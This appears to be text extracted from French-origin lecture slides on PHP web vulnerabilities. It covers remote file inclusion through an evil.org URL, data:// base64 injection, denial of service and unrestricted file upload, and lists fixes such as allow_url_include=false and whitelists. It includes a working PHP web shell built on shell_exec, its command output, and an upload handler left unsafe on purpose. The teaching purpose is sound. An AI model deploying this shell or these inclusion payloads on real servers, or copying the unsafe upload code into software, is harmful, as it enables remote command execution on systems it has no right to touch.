System	Linux testlinux 5.15.0-82-generic #
Build Date	Aug 18 2023 11:41:11
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.1/apache2
Loaded Configuration File	/etc/php/8.1/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.1/apache2/conf.d
Additional .ini files parsed	/etc/php/8.1/apache2/conf.d/10-opc /15-xml.ini, /etc/php/8.1/apache2/c /8.1/apache2/conf.d/20-curl.ini, /etc /etc/php/8.1/apache2/conf.d/20-ffi.i fn.ini, /etc/php/8.1/apache2/conf.d/

2nd Risk – Code execution – distant files

<https://example.com/?page=http://evil.org/c99.txt>

C99.txt

```
<h1>PHP Remote Shell</h1>
<form method="get" action="" />

<input type="hidden" name="page"
  value="<?php echo $_GET["page"] ?>" />

<input type="text" name="cmd"
  value="<?php echo $_GET["cmd"] ; ?>" />

<input type="submit" />
</form>

<h2>Result</h2>
<pre><?php echo shell_exec($_GET["cmd"]) ; ?></pre>
```

2nd Risk – Code execution – distant files

<https://example.com/?page=http://evil.org/c99.txt>

C99.txt

```
<h1>PHP Remote Shell</h1>
<form method="get" action="" />

<input type="hidden" name="page"
  value="<?php echo $_GET["page"] ?>" />

<input type="text" name="cmd"
  value="<?php echo $_GET["cmd"] ; ?>" />

<input type="submit" />
</form>

<h2>Result</h2>
<pre><?php echo shell_exec($_GET["cmd"]) ; ?></pre>
```

2nd Risk – Code execution – distant files

<https://example.com/?page=http://evil.org/c99.txt>

C99.txt


```
<h1>PHP Remote Shell</h1>
<form method="get" action="" />

<input type="hidden" name="page"
  value="<?php echo $_GET["page"] ?>" />

<input type="text" name="cmd"
  value="<?php echo $_GET["cmd"] ; ?>" />

<input type="submit" />
</form>

<h2>Result</h2>
<pre><?php echo shell_exec($_GET["cmd"]) ; ?></pre>
```



PHP Remote Shell

ls -l / Envoyer

Result

```
total 2097220
lrwxrwxrwx  1 root root          7 Feb 17  2023 bin -> usr/bin
drwxr-xr-x  4 root root       4096 Oct  5  06:59 boot
drwxr-xr-x 20 root root       4040 Sep 14  06:04 dev
drwxr-xr-x 104 root root       4096 Oct 12 13:21 etc
drwxr-xr-x  5 root root       4096 Jul 14  07:20 home
lrwxrwxrwx  1 root root          7 Feb 17  2023 lib -> usr/lib
lrwxrwxrwx  1 root root         9 Feb 17  2023 lib32 -> usr/lib32
lrwxrwxrwx  1 root root         9 Feb 17  2023 lib64 -> usr/lib64
lrwxrwxrwx  1 root root        10 Feb 17  2023 libx32 -> usr/libx32
drwx----- 2 root root      16384 Jul  5  08:15 lost+found
drwxr-xr-x  2 root root       4096 Feb 17  2023 media
drwxr-xr-x  2 root root       4096 Feb 17  2023 mnt
drwxr-xr-x  2 root root       4096 Feb 17  2023 opt
dr-xr-xr-x 211 root root          0 Aug 31 11:34 proc
```

2nd Risk – Code execution – Data handler

<https://example.com/?page=data://text/plain;base64,..>

..

```
<pre><?php
    echo shell_exec("nslookup google.fr") ;
?></pre>
```

2nd Risk – Code execution – Data handler

<https://example.com/?page=data://text/plain;base64,..>

..

```
<pre><?php  
    echo shell_exec("nslookup google.fr") ;  
?></pre>
```



Base64encode(...)

```
PHByZT48P3BocAoJZWNobyBzaGVsbF9leGVjKC  
Juc2xvb2t1cCBnb29nbGUuZnIiKSA7Cj8+PC9w  
cmU+
```

2nd Risk – Code execution – Data handler

<https://example.com/?page=data://text/plain;base64,..>

..

```
<pre><?php  
    echo shell_exec("nslookup google.fr") ;  
?></pre>
```



Base64encode(...)

```
PHByZT48P3BocAoJZWNobyBzaGVsbF9leGVjKC  
Juc2xvb2t1cCBnb29nbGUuZnIiKSA7Cj8+PC9w  
cmU+
```



```
data://text/  
plain;base64,PHByZT48P3BocAoJZWNobyBza  
GVsbF9leGVjKCJuc2xvb2t1cCBnb29nbGUuZnI  
iKSA7Cj8+PC9wcmU+
```

2nd Risk – Code execution – Data handler

<https://example.com/?page=data://text/plain;base64,..>

..

```
<pre><?php
    echo shell_exec("nslookup google.fr") ;
?></pre>
```




Base64encode(...)

```
PHByZT48P3BocAoJZWNobyBzaGVsbF9leGVjKC
Juc2xvb2t1cCBnb29nbGUuZnIiKSA7Cj8+PC9w
cmU+
```



```
data://text/
plain;base64,PHByZT48P3BocAoJZWNobyBza
GVsbF9leGVjKCJuc2xvb2t1cCBnb29nbGUuZnI
iKSA7Cj8+PC9wcmU+
```




2nd Risk – Code execution – Deny of service

<https://example.com/?page=index.php>

2nd Risk – Code execution – Deny of service

<https://example.com/?page=index.php>

```
root@testlinux: ~
ible coredump in /etc/apache2
[Fri Oct 13 11:59:15.690610 2023] [core:notice] [pid 243247] AH0
0051: child pid 244516 exit signal Segmentation fault (11), poss
ible coredump in /etc/apache2
[Fri Oct 13 11:59:15.690668 2023] [core:notice] [pid 243247] AH0
0051: child pid 244517 exit signal Segmentation fault (11), poss
ible coredump in /etc/apache2
[Fri Oct 13 11:59:15.690713 2023] [core:notice] [pid 243247] AH0
0051: child pid 244519 exit signal Segmentation fault (11), poss
ible coredump in /etc/apache2
[Fri Oct 13 11:59:15.690767 2023] [core:notice] [pid 243247] AH0
0051: child pid 244520 exit signal Segmentation fault (11), poss
ible coredump in /etc/apache2
[Fri Oct 13 11:59:16.694049 2023] [core:notice] [pid 243247] AH0
0051: child pid 244518 exit signal Segmentation fault (11), poss
ible coredump in /etc/apache2
[Fri Oct 13 11:59:16.694142 2023] [core:notice] [pid 243247] AH0
0051: child pid 244521 exit signal Segmentation fault (11), poss
ible coredump in /etc/apache2
[Fri Oct 13 11:59:16.694165 2023] [core:notice] [pid 243247] AH0
0051: child pid 244527 exit signal Segmentation fault (11), poss
ible coredump in /etc/apache2
[Fri Oct 13 11:59:17.699223 2023] [core:notice] [pid 243247] AH0
0051: child pid 244531 exit signal Segmentation fault (11), poss
ible coredump in /etc/apache2
[Fri Oct 13 11:59:17.699271 2023] [core:notice] [pid 243247] AH0
0051: child pid 244532 exit signal Segmentation fault (11), poss
ible coredump in /etc/apache2
```



Vulnerable functions

`Include / include_once`

`Require / require_once`

`Homemade autoloader`

Solutions

Don't do that

Restrict

Directories or white lists

Php configuration

```
allow_url_include = false
```

System restrictions

Files and network access

File Upload

Add whatever we want

Principle 1/2 –HTML form

https://www.w3schools.com/php/php_file_upload.asp

```
<form action="upload.php"
      method="post"
      enctype="multipart/form-data">
```

Select image to upload:

```
<input type="file"
      name="fileToUpload"
      id="fileToUpload" >
```

```
<input type="submit"
      value="Upload Image"
      name="submit">
```

```
</form>
```

Principle 1/2 –HTML form

https://www.w3schools.com/php/php_file_upload.asp


```
<form action="upload.php"  
      method="post"  
      enctype="multipart/form-data">
```

Select image to upload:

```
<input type="file"  
      name="fileToUpload"  
      id="fileToUpload" >
```

```
<input type="submit"  
      value="Upload Image"  
      name="submit">
```

```
</form>
```



Principle 2/2 – Server's code

https://www.w3schools.com/php/php_file_upload.asp

```
<?php

$target_dir = "/uploads/";
$target_file =
    $target_dir .
    basename(
        $_FILES["fileToUpload"]["name"]
    );

$res = move_uploaded_file(
    $_FILES["fileToUpload"]["tmp_name"],
    $target_file
) ;

header("Location: uploads/") ;
```


Principle 2/2 – Server's code


https://www.w3schools.com/php/php_file_upload.asp

```
<?php



$target_dir = "/uploads/";
$target_file =
    $target_dir .
    basename(
        $_FILES["fileToUpload"]["name"]
    );

$res = move_uploaded_file(
    $_FILES["fileToUpload"]["tmp_name"],
    $target_file
);

header("Location: uploads/");
```



Index of /upload/uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory			-
 monkey.gif	2023-10-13 12:17	3.3M	

Apache/2.4.52 (Ubuntu) Server at testlinux.maison.arsouyes.org Port 80

Risk – Server Code execution

C99.php

```
<html><body>
<h1>PHP Remote Shell</h1>
<form action="" />
<input type="text"
       name="cmd"
       value="<?php echo $_GET["cmd"] ?>"
       />
<input type="submit" />
</form>

<h2>Result</h2>
<pre><?php
    echo htmlentities($_GET["cmd"]);
?></pre>

<pre><?php
    echo shell_exec($_GET["cmd"]);
?></pre>

</body></html>
```

Risk – Server Code execution


C99.php

```
<html><body>
<h1>PHP Remote Shell</h1>
<form action="" />
<input type="text"
      name="cmd"
      value="<?php echo $_GET["cmd"] ?>"
      />
<input type="submit" />
</form>

<h2>Result</h2>
<pre><?php
    echo htmlentities($_GET["cmd"]); ;
?></pre>

<pre><?php
    echo shell_exec($_GET["cmd"]); ;
?></pre>

</body></html>
```



Risk – Client Code execution


Congrats.html

```
<html>
<head>
<meta charset="utf-8">
</head>
<body>
<h1>🎉 Congratulations 🎉 </h1>
<p>You've won 5 seat for the Olympic
  Judo Final !</p>
<p>Click
  <a href="http://evil.org">HERE</a>
  to get your price.</p>
</body>
</html>
```

Risk – Client Code execution

Congrats.html

```
<html>
<head>
<meta charset="utf-8">
</head>
<body>
<h1>🎉 Congratulations 🎉 </h1>
<p>You've won 5 seat for the Olympic
  Judo Final !</p>
<p>Click
  <a href="http://evil.org">HERE</a>
  to get your price.</p>
</body>
</html>
```



Risk – Content overwriting (very specific cases)


../style.css

```
body {
    background-color: pink ;
    color: black ;
    font-family: cursive ;
    margin: 0 auto 0 auto ;
    width: 90% ;
}
h1 {
    margin: 1em ;
    text-align: center ;
    border-bottom: solid 1px ;
